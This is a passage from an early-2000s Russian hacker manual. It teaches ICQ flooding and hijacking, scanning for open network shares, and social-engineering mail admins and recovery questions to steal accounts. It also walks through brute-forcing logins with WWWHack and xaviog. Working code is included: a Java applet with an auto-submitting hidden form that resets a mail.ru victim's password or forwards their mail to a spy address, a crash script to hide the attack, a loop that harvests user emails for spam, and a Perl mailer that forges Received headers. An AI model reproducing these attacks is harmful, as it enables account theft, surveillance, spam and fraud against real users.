Вместо NETSTAT'а можно использовать почти любую программу, отслеживающую соединения по твоему хосту. Но легче всего использовать специальные патчи или sniffеры. Список софта подобного типа ты найдешь в конце этой главы. Дальше надо узнать порт вражеской аси. Для этого лучше всего использовать **PortScan** (их несколько. Лучший — от седьмой сферы).

Аськин порт находится в диапазоне от 1000 до 1100. Узнав порт и IP, можно браться за флудер. Дальше ты и сам сообразишь. А теперь поговорим о защите. Во-первых, выставь в **Security&Privacy**, чтобы твой IP не показывался, установи авторизацию при добавлении в контакт-лист, выставь удаление сообщений, поступающих с липовых юинов и от WWPager'ов. Можно также подменить свой IP. Для этого в настройках соединения установи, что ты сидишь через локалку с 4-сокетным фэрвалл-прокси-сервером (во загнул-то). А вместо IP прокси подсунь свой новый IP. Тогда никакой sniffер не поможет. Но тут тоже есть свои минусы. Тому, кто будет слать тебе мессадж, придется слать его не напрямую, а через Мирабилис, что гораздо дольше.

Есть еще такая программа, HiJack называется. Она позволяет вводить пароли неограниченной длины. То есть ты можешь ввести от балды пароль в асю и спокойно ей пользоваться как своей. Только теперь эту

программу хрен сыщешь. Раньше она лежала на mirabu.da.ru (может, и сейчас лежит). Я ее уже давно не юзал и совсем не уверен, что дырку не закрыли.

Стащить аську можно и другими способами. Если есть доступ к вражеской машине, то надо стащить **номер_аси.dat** и **номер_аси.idx**. Лежат они в каталоге **db**, который лежит в каталоге аси. Можно заслать на чужой комп граббер. Некоторые юЗвери пишут в графе **e-mail** адрес несуществующего сервака.

Если ты наткнешься на такое, то тебе надо будет зарегистрировать такой домен. То есть если он там прописал **lamazZ@mustdie.fu**, то тебе надо купить (по сгенеренной кредитке) домен **www.mustdie.fu**. Я для этих целей всегда использую службы **AWC.Net** и **Namesecure.com**. Только домен ***.ru/nu/cc/fu** или подобный зарегистрировать нельзя. Надо использовать русские службы. Но я тебе этого делать не советую. На сегодня хватит. А вот и список софта:

ICQ Flooder

Очень простой и эффективный флудер. Указываешь IP, ICQ-порт, и вперед...

ICQ Ip Sniffer

Самый обычный sniffер. Приятна на физиномордию и проста в обращении.

ICQ ShutDown

По одному только IP'шнику отключит «клиента» от ICQ.

HiJack!

Позволяет без пароля войти в чужую аську.

Глава 10. Как найти расшаренные ресурсы в сети с помощью ICQ и ISOAQ

Вот ты поставил себе эту замечательную программу ISOAQ. Теперь мы будем использовать Асю и эту суперштуку для поиска расшаренных ресурсов.

Все по порядку.

Берем тетю Асю, естественно, предварительно пропатчив ее с помощью ISOAQ-патчера. Мы будем искать юзеров, находящихся в онлайн-не в данный момент, и пытаться законнектиться с их ресурсами. Для этого мы должны найти побольше юзеров. Берем в Асе поиск по нику (nickname). Здесь как уж у тебя фантазия сыграет... Я брал nickname «Lena». Не забудь поставить фишку, чтобы юзеры были в онлайн! Я уверен, ты найдешь тысячи таких юзеров. Далее проводим исследования. Наша цель — найти подсети, в которых тусуются юзеры. Обычно провайдеры выделяют некоторую подсеть для своих клиентов или мы будем сканировать подсети иных крупных организаций.

Если ты нашел такую подсеть — ты нашел золотую жилу для исследований.

Так вот в чем заключается система: мы нашли некоего юзера с заданным ником, добавили его в контакт-лист и узнали его IP с помощью Твикера ISOAQ. Далее мы юзаем любой сканер для поиска шаренных ресурсов.

Пример. Мы нашли юзера с ником Vovan, смотрим его IP (допустим, IP=195.146.10.120), запускаем сканер на подсеть 195.146.10.1-195.146.10.255, я уверен, что ты найдешь кучу других юзеров, у которых ресурсы будут расшарены (я брал сканер NetTools 2.2).

Я не буду сейчас рассказывать, как париться с запароленными ресурсами, ты найдешь кучу хостов без пароля.

Вот, в принципе, и вся система! Далее все происходит заново, т.е. ты берешь «следующего» Vovan'a и тем же макаром исследуешь.

Несколько самых простейших способов «взлома» мыла

1. Один из самых простых. Пишите владельцу мыла какое-нибудь письмо, все равно с каким содержанием, но лишь бы хозяин мыла ответил. Если это какой-нибудь «чудо-крутой хакер», то что-нибудь типа: «Слушай, а ты, в натуре, можешь сайт сломать??? <http://www.micro-soft.com> — не твоя работа???» и так далее в этом духе... Если web-мастер, то что-нибудь типа: «Мне так нравится, как ты пишешь! А у тебя JAVA-скрипта нету, чтоб он там что-то делал???» По фигу ЧТО, главное чтоб от него назад ответ пришел. В принципе, эта вся процедура была только для того, чтоб узнать ИМЯ_ФАМИЛИЮ (или ник) и место расположения «клиента». То бишь, если по этому мылу находится аська, то смотрим инфу в аське, город (если не прописан в аське, то по IP), имя, возраст и zip. Потом пишешь админу мыльного сервака (у любой мыльной системы есть админ, и у 99% www-шные сервера), обычно это

адреса admin@provider.com и support@provider.com. Так вот... Пишешь письмо (очень желательно через www-браузер, например, от www.mail.ru или www.hotmail.com) и через анонимную проксию. Это для того, чтоб в заголовке пакета был IP прокси. Так... для секьюрити... Так вот. В теле письма пишешь, что так и так... Злобные хакеры украли у тебя мыло, а тебе очень нравится их служба, сервис, скорость работы, безглючность и все такое... Что ты никогда не променяешь ихний сервис и что они вообще самые крутые мыльщики! Указываешь ИМЯ, ФАМИЛИЮ, ЗИП, ГОРОД, Телефон (от балды) или что они там еще просят... Естественно, назад придет письмо, что «Информация не совпадает с введенной при регистрации и все такое...». Но ты будь настойчивей! Пиши назад, что «то, что ты им выдаешь, — единственная верная информация о твоём аккаунте!» И повторяешь им ту же инфу, что и первый раз. И так, пока админ не сломится... но не забывай каждый раз расхваливать их сервис! Обычно раз на 7–10 прокатывает... У меня был даже раз случай, когда один буржуйский админ «отдал» мне мыло, где (как потом оказалось) инфа, прописанная в мыле, **ВООБЩЕ** не соответствовала той, что я ему **ВЫДАВАЛ** якобы за владельца аккаунта!

Так что держайте, тут, главное, **БОЛЬШЕ** фантазии и упорства! Но и о безопасности не забывайте!

2. Второй способ. Посложнее, но все равно общедоступный. Почти в каждом мыльном сервисе есть служба что-то типа «Forgot Password?» Так вот... Заходим туда (предварительно не забыв изменить атрибуты файла **cookie для этой службы** на **ReadOnly**). Там обычно **ОЧЕНЬ** простые вопросы... Если повезет, то вопрос будет (к примеру, на мыло.ру) «В каком городе ты родился?» В первом способе описано, как узнавать город юзера по мылу, так что на этом не будем останавливаться. Ну, и вопросы бывают «кустомайзские» типа «2000», ответ обычно такой же... А вот если что-нибудь типа «Как зовут мою собаку?», то читай ниже...

Открываем эту страницу и там в HTML-просмотре ищем строчку типа:

```
form action="/cgi-bin/3970.dll?sequest"
```

Так вот... Если URL мыла <http://www.mail.ru>, то полный URL места, куда отправляется «секретный ответ», будет <http://www.mail.ru/cgi-bin/3970.dll?sequest>. Этот URL вводишь вместе с идентификатором **Вопроса** в программу типа **WebCrack 2.0**. Идентификатор вопроса находится там же, где и **form action=/cgi-bin/3970.dll?sequest**, только чуть дальше. Потом в эту программу или загружаешь встроенный wordlist с

паролями или пишешь свой по конкретной тематике, это зависит от вопроса. И вперед! Запускаешь и ждешь...

Так что тут тоже нужно терпение и хоть базовые знания HTML.

Вы, наверное, замечали, что на некоторых сайтах при попытке нажать правую кнопку мыши, например, для того, чтобы сохранить понравившийся фон или рисунок, выскакивала надпись типа: «Фигушки!!!» или «Вход воспрещен». Вы не знаете, как это обойти? Я скажу вам очень простой, но не очень удобный способ, как это сделать. Для начала вы должны скачать эту страничку к себе на винт, потом переименовать HTML (НТМ) в ТХТ. Переименовали? Молодцы! А теперь нажмите **F4**, наведя курсор на файл. Далее найдите Java-Script в этом файле и удалите его. Теперь переименуйте обратно в HTML, и на здоровье, пользуйтесь!!!

Глава 11.

Некоторые методы технического взлома почтового ящика

В последнее время значительную популярность обрели почтовые системы на основе WWW-Интерфейса (www.hotmail.com, www.mail.com, www.netscape.net в России — www.mail.ru). Web-почту «местного значения» также предлагают провайдеры, работающие по схемам «Internet-Кард» или «Internet-в-кредит». Честно говоря, автору совершенно непонятны причины такого успеха. Сторонники подобных систем обычно заявляют о простоте и удобстве пользования при большей безопасности, ссылаясь на огромное количество вирусов и печальный пример MS Outlook и MS Outlook Express 5. Первые два аргумента, похоже, соответствуют действительности, а о безопасности поговорим чуть ниже.

Здесь будет рассмотрен один из вариантов технического подхода к вскрытию почтового ящика, основанного на совместном использовании недоработок современных браузеров, принципиальных недостатках CGI и ошибках в политике безопасности почтовых служб. Именно он чаще всего применяется в атаках на Web-почту.

Для «конкретности», будет описан найденный автором метод «захвата» или «подслушивания» пользователя популярной в России системе mail.ru и способ защиты.

Принципиальные недостатки безопасности WWW-почты

Ненадежность обычной почтовой программы определяется безграмотностью ее написания.

Браузер же как система прочтения почты изначально недостаточно безопасен, поэтому создатели почты вынуждены налагать ограничения на тэги, используемые в письмах (<script ...>, <iframe>). Как правило, встроенный фильтр просто удаляет «небезопасные» с его точки зрения инструкции. Принципиальных недостатков у подобного подхода два: слишком строгие фильтры могут повредить само письмо, да и трудно предугадать заранее, на что способна безопасная с виду конструкция. Тем не менее, именно на фильтрации основано большинство существующих почтовых систем.

Самый же уязвимый элемент — это способ задания пользовательских настроек и пароля. Они, как правило, задаются с помощью CGI-форм (как наиболее распространенного стандарта) по тем же каналам, что используются для работы с почтой, и могут быть вызваны любым членом сети, сумевшим подделать IP и cookies пользователя, или (что гораздо проще) временно захватившим контроль над браузером.

Технология атаки

Итак, мы решили перехватить контроль у пользователя xxxx почтовой системы с Web-интерфейсом, например, уууу.zz. Только убедитесь, что он действительно пользуется web-интерфейсом, а не читает почту через pop3-сервер или пользуется форвардингом.

Заводим почтовый ящик на этом же сервисе и в первую очередь смотрим, как задаются и изменяются пароль и прочие настройки. На mail.ru (и многих других) это делает обычная форма, результаты заполнения которой передаются в CGI-скрипт cgi-bin/modifyuser?modify.

Для идентификации пользователя, похоже, используется скрытое поле:

```
<input type="hidden" name="Username" value="intst1">
```

Нам предоставляется возможность изменить:

- ◆ имя пользователя:

```
<input type="text" name="RealName" value="A. V. Komlni">
```
- ◆ адрес пересылки (форвардинга) и возможность сохранения почты при этом:

```
<input type="text" name="Forward" value="...">  
<input type="checkbox" name="Flags.DoNotKeepMail" >
```

◆ пароль:

Попробуем сформировать соответствующий файл, задав в скрытом поле имя интересующего нас пользователя и отослать форму, т.к. CGI, увы, не проверяет местонахождение формы-запроса.

```
<form method=post action="http://koi.mail.ru/cgi-bin/modifyuser?modify">
```

Не получилось. Быть может, в интересующей вас системе этого окажется достаточно, а в mail.ru такие шутки не проходят.

Значит, пользователь идентифицируется с помощью cookies или, хуже того, IP. Пробуем вручную отредактировать cookies — результат тот же. Следовательно, эту форму должен отослать сам пользователь.

Наиболее простой способ захвата контроля над браузером — внедрение `<script>` и `&{ ... }` конструкций в письмо — давно уже пресечен с помощью фильтров почти всеми, и mail.ru в том числе. Тем не менее попробуйте, чем черт не шутит. Если тэги разрешены, то фильтрация самого javascript иногда может быть обойдена при помощи средств динамической генерации кода.

Неплохой результат иногда дают конструкции вида:

```
<тег [XX]SRC=...>
```

Например,

```
<IMAGE LoSrc="javascript...">
<IFRAME SCR="about: <script...> ...">
```

для IE и

```
<ilayer src="mocha:...">
```

для NC. («mocha» — это старый, всеми позабытый аналог модификатора «javascript», сохранившийся в NC). Вообще, чем реже используется тот или иной тэг, тем больше вероятность, что разработчики забыли его отфильтровать... Недостаток этого подхода в том, что требуется знать тип и версию используемого браузера.

К сожалению (вернее, к счастью), у программистов mail.ru память хорошая. В конце концов это их и подвело. Наверное, они (да и не только они, похоже) читали «умные» книжки, запомнив, что Java — одна из самых безопасных технологий в сети. Поэтому и разрешили тэг `<Applet...>`.

В стандарте Java есть класс **AppletContext** (зачем?!), позволяющий нам открывать новые окна или менять текущие.

```
URL myURL=new URL("http://editprofil.html");
getAppletContext().showDocument(myURL, "_self");
getAppletContext().showDocument(myURL, "newwin");
```

На любой общедоступной страничке размещаем файл editprofil.html (содержащий требуемую форму), прописываем к нему путь в апплете, который размещаем там же, и высылаем пользователю письмо, содержащее вызов апплета. Этот эксплойт не зависит от браузера, одинаково «хорошо» работая в IE и NC.

```
<applet
  code=readr.class
  name=readrie
  codebase="_ПУТЬ_"
  width=320
  height=240 >
<B> SET Java On</B>
</applet>

-----
readr.java (не забудьте отредактировать _ПУТЬ_)
-----

import java.applet.*;
import java.awt.*;
import java.net.*;

public class readrie extends Applet
{

  public void paint(Graphics g)
  { try {

      URL myURL=new URL("_ПУТЬ_editprofil.html");
      getAppletContext().showDocument(myURL, "_self");

    } catch (Exception e) {
      g.drawString("Error", 10, 10);
    }
  }
}

-----
editprofil.html
(не забудьте отредактировать ИМЯ_ПОЛЬЗОВАТЕЛЯ и НОВЫЙ_ПАРОЛЬ)
```



```

-----
<html>
<body>
<form method=post action="http://koi.mail.ru/cgi-
bin/modifyuser?modify">
<input type="hidden" name="Username" value=" ИМЯ_ПОЛЬЗОВАТЕЛЯ ">
<input type="text" name="RealName" value="A. V. Komlni">
<input type="text" name="Forward" value="">
<input type="password" name="Password" value=" НОВЫЙ_ПАРОЛЬ ">
<input type="password" name="Password_Verify"
value=" НОВЫЙ_ПАРОЛЬ ">
<input type="checkbox" name="Flags.DoNotKeepMail" >
Не сохранять почту при пересылке<br>

<input type="submit" value="Сохранить"> <input type="reset"
value="Восстановить">
</form>
<SCRIPT LANGUAGE="JavaScript">
document.forms[0].submit();
</script>
</body>
</html>

```

Письмо можно сформировать просто присоединением (attach) HTML-файла (в Netscape Messenger, например), содержащего необходимые тэги. Присоединенный в Messenger'e HTML-файл mail.ru откроет автоматически.

Как только абонент попытается прочитать письмо, выполнится апплет, и через несколько секунд форма будет отослана от имени жертвы.

Вот, в принципе, и все. Пользователю присвоен новый пароль. Если мы хотим «просто подслушивать» пользователя, в значение поля **Password** необходимо внести 16 звездочек, а в поле **Forward** — куда отсылать копии. Это довольно рискованный вариант: пользователь может случайно заглянуть в настройки и заметить адрес.

```

<input type="text" name="Forward" value="spy_addr@xxxx.zz">
<input type="password" name="Password" value="*****">
<input type="password" name="Password_Verify"
value="*****">

```

Макияж...

Не стоит, конечно, проводить всю эту процедуру перед глазами пользователя (может, он еще не отключил подтверждение на отправку форм или успеет запомнить разглядеть и запомнить новый пароль).

Разумнее переадресовать апплет на какой-нибудь файл, содержащий frameset:

```

<FRAMESET COLS="99%,1%">
<FRAME SRC="zastavka.html" NAME="v1">
<FRAME SRC="editprofile.html" NAME="w1">

```

где **zastavka** маскирует письмо под безобидную рекламу или дружеское письмо, а **editprofile** выполняется в невидимом фрейме.

По окончании смены паролей лучше симитировать сбой, т.к. в течение сеанса пользователь может исправить пароль. В IE под Win 95/98, например, достаточно выполнить скрипт:

```
open("javascript:open(window.location)");
```

приводящий к бесконечному размножению окон, требующему перезагрузки. Само письмо лучше отослать (на случай неудачи) от анонимной службы рассылки писем.

Защититься от этой атаки, как всегда, просто. Отключить Java, а лучше отказаться от использования Web-интерфейсов. Тот же mail.ru предлагает и форвардинг, и рор-сервера. Экономия на настройке принесит проблемы с безопасностью не только администраторам больших сетей, поверьте.

Составляем список абонентов сервера

Заветной мечтой всех спаммеров мира является список (база) абонентов. Недаром в их среде постоянно ходят слухи о каких-то почтовых серверах, поддерживающих команду **finger**. Часто на форуме можно видеть крик души:

```

"Нужна база е-мейлов по заграничным и Московским сайтам $$$ -
Вася 02:53:36 06/1/2000 (0)"

```

Нередко почтовые Web-сервера могут «бесплатно» предоставить подобную информацию. Метод ее получения довольно прост. При легальной работе с почтовым ящиком запоминаем адреса CGI-скриптов, ответственных за смену и чтение параметров пользователей.

Потом вызываем их без параметров (форм). Вполне вероятны ошибки в скриптах, при которых они отработают с последними занесенными (или использующимися в текущий момент) именами пользователей.

Конечно, шансы на то, что параметры можно изменить, нулевые, а вот сообщение об ошибке доступа вполне может содержать имя пользователя, как это происходит на mail.ru. При обращении к тому же <http://koi.mail.ru/cgi-bin/modifyuser?modify> выдается сообщение вида:

```
Настройки пользователя mnebojsa@mail.ru
Ошибка. Не заполнены необходимые поля.
```

При следующем обращении «сдастся» следующий пользователь или «@/», если таковых не окажется. Осталось исследовать внутреннюю структуру ответа да написать программу, повторяющую подобные запросы и фильтрующую ответ в поисках нужной информации. Лучше запускать ее в часы пик:

```
import java.io.*;
import java.net.*;
import java.util.*;

public class getname {
    public static void main(String args[]) {
        String nextline;
        try
        {
            URL mailserv= new URL
            ("http://koi.mail.ru/cgi-bin/modifyuser?modify");
            for (int i=1;i<=10000;i++)
            {
                DataInputStream input = new DataInputStream (
                mailserv.openConnection().getInputStream());
                nextline=input.readLine();
                nextline=input.readLine();
                nextline=input.readLine();
                // Нужный нам адрес - в третьей строке выходного
                // документа
                System.out.println( nextline);
                input.close();
            }
        }
        catch(Exception ioe)
        {
            System.out.println(ioe.toString());
        }
    }
};
```

Вызовы команд вида (в среде JDK):

```
:javac getname.java - компилируем файл
:java getname > userlist.txt
```

занесут в файл userlist.txt примерно 10000 e-mail адресов.

Теперь больной манией величия «хаксор» вполне может создать программу, автоматически рассылающую письма-ловушки, отбирающие почтовые ящики, практичный спаммер — рекламу, а конкуренты — сообщение вида: «бесплатный сервис mail.ru будет с начала месяца прекращен, воспользуйтесь xxxx.ru» или все вместе.

Глава 12. Захват чужого мыла

Думаю, что тема не требует лишних преамбул. Будут рассмотрены два способа:

- ◆ социальная инженерия;
- ◆ применение специальных программ.

Социальная инженерия (пример с mail.ru). Идешь в рубрику «забыл пароль» и смотришь секретный вопрос хозяина интересующего тебя мыла. Затем знакомишься с хозяином (я обычно под видом прелестной девушки — черные мысли в сторону), и в процессе переписки/разговора можно узнать ответ почти на любой «секретный» вопрос (любимое блюдо, имя собачки, девичья фамилия жены или рост). Если тебе хочется почитать письма своих друзей, то можно поступить проще, если не знаешь ответа на секретный вопрос (кто его знает, как безграмотный друг написал), то, для таких случаев есть специальная анкета (типа той, что при регистрации), заполнить которую, зная человека, не составит труда (Фамилия, имя, возраст, страна, город и т.д.), самое сложное — указать примерную дату регистрации мыла, но если постараться, и это разрешимо (проще всегда узнавать ответ на один и тот же вопрос, чем придумывать фуфло для каждого в отдельности).

Другой метод — использование **специальных программ**. Ниже приведено их полное описание, так как те функции, которые они в себе несут, помимо подбора пароля к мылу, оставить без внимания рука не поднимается.

WWWHack 1.942

Главные плюсы перед xaviog — простота в настройке, немеренное количество функция (даже подбор пароля к webformе). Эту программу посмотреть ты просто обязан. Теперь подробнее.

Функции

- ◆ 1. Авто Upgrade
- ◆ 2. «Двигатель» мыши
- ◆ 3. Атака на сервер
- ◆ 4. Перебор паролей на запароленной страничке
- ◆ 5. Перебор паролей на WWW-форме
- ◆ 6. То же самое на E-mail и FTP
- ◆ 7. DNS Lookup

Теперь подробнее о каждой из этих фич:

1. Жмешь **File ⇨ Check for updates**, и программа автоматически скачивает откуда-то апдейт к себе любимой и сразу его устанавливает (это не троян и не вирус — не дергайся!), и таким образом у тебя постоянно новая версия!

2. Эта фича будет периодически двигать твою мышку (как ей скажешь). Очень тебе поможет, если ты зарабатываешь деньги в сети у спонсоров. Находится в **Tools ⇨ MouseMove**.

3. Denial-of-Service атака (только если ты сидишь на выделенке с каналом не менее 2 мегабит).

4, 5, 6. Думаю, не требует объяснений, все лежит в меню **Access**.

Единственное по-моему важное замечание — если ты ведешь атаку на web-форму, то **ОБЯЗАТЕЛЬНО** надо указать, какое слово лежит в отказе, а тем более чтобы это слово не содержалось, если пароль принят!!!

7. Если тебе надо выяснить все о твоей жертве — это тебе поможет узнать очень многое!

Ну, вот и пройден краткий курс молодого бойца по WWWhack.

xaviog

Другая программа xaviog, обладает лишь большей скоростью, но настройка у нее гораздо муторнее.

Вот запустил ты эту программу на своей тачке, и видишь уродство, и говоришь себе: «Блин, что это за убожество, отстой, ни картинок тебе, ни нормального ХЕЛПА...» Но это все пока ты не понимаешь ценности этой вещи. Ну вот, например, я тебе напишу неполный список того, что ты можешь сделать с помощью этой программы:

- ◆ подобрать пароль к мылу своего заклятого врага и поотсылать от его мыла вирус или лошадку;
- ◆ поломать техническую поддержку своего провайдера и раздобыть себе халаявный аккаунтик, и делать далее все, что твоей хацкерской душеньке угодно (даже продать его);
- ◆ раздобыть себе аккаунтик к порнушке, и даже если ты таким не увлекаешься (может, ты этакий Казанова и на этих баб, тем более в голом виде, уже смотреть не можешь, тошнит), то есть много людей, готовых за такой аккаунтик сделать TtAaKkOoEe!!!...уже проверено...

Ну, и многое другое, надеюсь ты сам понимаешь...

Ну, хорошо, приступим к описанию самой программы. Вот запустил ты ее и смотришь... а что же тут делать, а вот сейчас я это и объясню...

Перед тобой менюшка с 6 закладками, о каждой по порядку:

1. **Information** — это закладка, в которой есть такие опции, как:

- ◆ **Username File** — это файл, в котором задаются логины.
- ◆ **Passes File** — это файл, в котором задаются пароли.
- ◆ **Currently Position Filename** — это файл с расширением *.xvp. Вот это и есть хорошая фишка этой программки, это значит, что ты можешь долбать спокойно какой-то мыл, и в нем сложный пасс, и требует долгого и упорного долбления, а тут как раз время ночной халавы кончается. И что делать, ты думаешь, а ничего не надо, будет все снова начинать! Программа запомнит позицию долбления и потом начнет с нее.

Далее идет **status**, то есть online или offline. В правом углу идет всякая инфа типа номера сессии, попыток в секунду, оставшееся время и т.п. Внизу есть 2 окна: первое — всякая инфа ненужная, позиция дол-

бинга, второе окно — это списки логинов и пассов, которые прошли или заканалы... кто как называет.

2. Закладка **General Options** — это, собственно говоря, все опции, то есть:

- ◆ **Target (Adress/IP)** — ну, это адресок того, что собираемся долбить. **Port** — это порт, по которому долбиться будем, по умолчанию 80 (HTTP).
- ◆ **Directory/File (For WEB servers)** — ну, а это папка на сервере, куда долбиться будем, по умолчанию /secure.
- ◆ **Program to masquerade as...** — это подо что программа шифруется
- ◆ **Number of Sesions** — это количество сессий

Далее надо поставить галочку на **Auto Save Position every 100 attempts**. Потом идет выбор, куда же именно на сервере долбиться будем, то есть:

- ◆ **Standart HTTP basic Authentication** — это стандартная проверка Логин\Пасса.
- ◆ **CGI-BIN/POST** — это определение Пасса\Логина по CGI и в Формах.
- ◆ **Scripting** — это по скрипту.

И вот последнее в этой закладке:

- ◆ **Checking Method** — метод проверки.
- ◆ **Loop throught passwd file once for every user** — это прыгать по Пассам на первый Логин, потом на второй Логин, и опять прыжки по Пассам.
- ◆ **Make passwd equal to username** — это, как я понимаю, программа берет первый Пасс и прыгает по Логинам, вроде, так.
- ◆ **Brute Force all character combinations** — вот это самая рульная вещь, то бишь подбор по буквам

3. Закладка **Scripting** — установки скрипта.

4. Закладка **Mutators** — это мутаторы, с их помощью можно, например, сказать программе, чтобы юзала Пассы и Логины только в маленьких буквах.

5. Закладка **Brute Forcing** — установки Брут Форса, или наборы символов.

6. Закладка **Advanced** — вот нужная, в натуре, вещь, поподробней:

- ◆ **Use WWW Proxy-Web PROXY address-Port** — это использование прокси-сервера, вещь архинужная и архиважная! Но вот пока не могу понять, почему же по умолчанию она отключена.
- ◆ **Sleep between multiple sessions...** — пока сам понять не могу, на фига оно надо?
- ◆ **Minimize To Tray** — без комментариев...
- ◆ **Use timeouts** — это время отдыха программы между долбингом, советую отключить вообще.
- ◆ **Log Accepted Names/Passes to "accepted.log"** — записывать удачные Логин и Пассы в этот файл.

Теперь покажем все на примере: вот например, есть ПРОБ, и я знаю ЛОГИН (если у юзверя есть мыло, то адрес до @ и есть, как всегда, ЛОГИН) и знаю, что Пасс у него состоит где-то из 6 знаков. Мутим раз — берем Notepad и пишем там Логин, например, superlamer, то бишь мыло у него будет примерно такое: superlamer@megapro.com. Дальше берем любой генератор паролей и задаем ему сгенерировать 1000 паролей с большими и маленькими буквами и с цифрами... Есть??? Молодец!!!

Мутим два — осталось настроить программу, и в путь!!! Значит, ставим в программе именно тот файл с Логин, который мы там писали (superlamer), подставляем файл с Пассами, которые нам добротн сгенерировала программа — генератор паролей.

Дальше ставим адрес, например, www.users. superpro.com, отключаем тайм-аут, включаем прокси (даже если у тебя уже стоит прокси, все равно включи, как говорится, «Оперативкой КОМП не испортишь!»), ставим галочку на **log accepted...**, указываем файл для сохранения попыток, чтобы не начинать при обрыве связи все с начала, и ставим «галку» в закладке **General Options** на **Auto Save Posichion every 100 attempts!!!**

Все, ты готов к ворованию аккаунта. Идем в меню **Actions** (это там вверху) и жмем **GO!!!**

Глава 13.

Маленькие хитрости твоего мыла

Это только кажется, что в Интернет так легко затеряться, на самом же деле любое ваше действие оставляет долго не заметаемые следы... Но как поступить, если возникает необходимость отправить (или получить) письмо и при этом остаться полностью анонимным?

Большинство серверов исходящей почты определяют IP-адрес отправителя сообщения и вставляют его в заголовок. Конечно, IP-адрес — это еще не сам отправитель (которого поди найди), но иногда возникает желание остаться полностью анонимным.

В Сети существует множество служб, предоставляющих услуги подобного рода (например, гроху-серверы, анонимайзеры), но многие анонимайзеры явно указывают на желание отправителя остаться неизвестным, а по поводу анонимности некоторых гроху-серверов меня терзают смутные сомнения.

Одно из возможных решений проблемы заключается в использовании программы, разработанной специально для анонимной рассылки писем, которая исполнялась бы не на компьютере отправителя, а помещалась на удаленный сервер.

На языке Perl такая программа могла бы выглядеть приблизительно так:

```
use Socket;
my($mailFrom) = 'KPNC@APORT.RU';
my($MailTo) = 'KPNC@APORT.RU';

socket(SMTP, PF_INET(), SOCK_STREAM(), 6);
connect(SMTP, sockaddr_in(25, inet_aton("mail.aport.ru")));

recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "HELO kpnc\n", 0);
print ">HELO\n";

my($buffer) = @_;
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "MAIL FROM: <$mailFrom>\n", 0);
```

```
print ">MAIL FROM: <$mailFrom>\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "RCPT TO: <$MailTo>\n", 0);
print ">RCPT TO: <$MailTo>\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "DATA\n", 0);
print ">DATA\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "From: Kris Kaspersky\n", 0);
print ">From: Kris Kaspersky";
print "\n\n";
send(SMTP, "Subject: Test\n", 0);
print ">Subject: Test\n";

send(SMTP, "Hello, KPNC!\n", 0);
print ">Hello, KPNC!\n";

send(SMTP, "\r\n.\r\n", 0);
print "\r\n.\r\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

send(SMTP, "QUIT\n", 0);
print ">QUIT\n";
recv(SMTP, $buffer, 200, 0);
print "$buffer\n";

close(SMTP);
```

Приведенный пример позволяет отослать только одно письмо по указанному адресу.

На самом же деле, если программа может отправить одно письмо, то сумеет и десять, стоит только дополнить ее циклом (например, бесконечным).

Скрипт необходимо разместить на сервере, который поддерживает удаленное выполнение программ, разрешает telnet-вход, имеет в наличии интерпретатор Perl и допускает установку соединений с другими уз-

лами сети. Перечисленным требованиям удовлетворяет, например, hobbiton.org и некоторые другие бесплатные сервера.

Для размещения скрипта на сервере лучше всего воспользоваться ftp-протоколом, а запустить его из telnet-сессии проще всего так: «perl имяфайла.pl».

Для облегчения понимания этот пример не имеет никаких изменений настроек, и все данные прописаны непосредственно в теле программы.

Заголовок письма, отправленного с ее помощью на ящик «kpnc@aport.ru» (или по любому другому адресу) должен выглядеть приблизительно так:

```
From kpnc@aport.ru Mon Jun 05 11:51:53 2000
Received: from hobbiton.org ([216.161.239.42] helo=kpnc)
by hearst.mail.ru with smtp (Exim 3.14 #3)
id 12yrfs-000KGD-00
for KPNC@APORT.RU; Mon, 05 Jun 2000 11:51:53 +0400
From: Kris Kaspersky
Subject: Test
Message-Id: < E12yrfs-000KGD-00@hearst.mail.ru >
Date: Mon, 05 Jun 2000 11:51:53 +0400
```

В заголовке содержится IP-адрес сервера, выполнившего скрипт, но нет никакой информации о подлинном отправителе этого сообщения (за исключением данных, которые он пожелал оставить сам). Немного усовершенствовав предложенную программу, можно построить собственный анонимайзер, позволяющий его создателю (а возможно, и другим пользователям) рассылать анонимные сообщения и при этом гарантированно оставаться анонимом.

Однако технически возможно фиксировать IP-адреса всех пользователей, подключившихся к hobbiton.org (да так, собственно, и происходит, — этот сервер ведет протоколы всех действий пользователя) и запустивших скрипт рассылки на выполнение. Поэтому отправителю, стремящемуся остаться абсолютно неизвестным, необходимо найти такой сервер, который бы не вел никаких протоколов. Другое решение заключается в использовании нескольких десятков узлов, последовательно пересылающих скрипт (или команду на его выполнение) друг другу. Если хотя бы один из узлов этой цепочки не регистрирует всех подключений, то установить отправителя окажется невозможно.

Кроме сокрытия анонимности отправителя, скрипт может использоваться для фальсификации (или уничтожения) заголовков писем. Например, можно создать видимость, что сервер, отправивший письмо,

всего лишь транзитный узел пересылки, а «настоящий» отправитель находится совсем — совсем в другом месте.

Для этого достаточно вставить в заголовок одно (или несколько) полей «Received», например, так: «Received: from mail.pets.ja» (конечно, это очень грубая подделка, но в качестве примера вполне сойдет). Модифицированный вариант скрипта отличается от оригинальной программы следующими строками:

```
send(SMTP, "Received: from mail.pets.ja\n", 0);
print ">Received: from mail.pets.ja";
```

Заголовок письма, отправленного с его помощью, должен выглядеть приблизительно так:

```
From kpnc@aport.ru Thu Apr 06 10:57:30 2000
Received: from [209.143.154.93] (helo=kpnc)
by camel.mail.ru with smtp (Exim 3.02 #107)
id 12d6EL-000NmZ-00
for KPNC@APORT.RU; Thu, 06 Apr 2000 10:57:30 +0400
Received: from mail.pets.ja
From: Kris Kaspersky
Subject: Test
Message-Id: < E12d6EL-000NmZ-00@camel.mail.ru >
Bcc:
Date: Thu, 06 Apr 2000 10:57:30 +0400
```

Проанализировав строку, выделенную жирным шрифтом, получатель, скорее всего, решит, что письмо пришло с сервера mail.pets.ja и вряд ли обратит внимание на ретрансляторы, находящиеся выше. Выявление истинного получателя можно значительно затруднить, если не класть письмо непосредственно в почтовый ящик клиента, а пересылать его через несколько транзитных серверов. Если задействовать несколько десятков узлов и вставить в письмо несколько десятков подложных строк «Received», то установить истинного отправителя сообщения станет практически невозможно, вернее сказать, нецелесообразно.

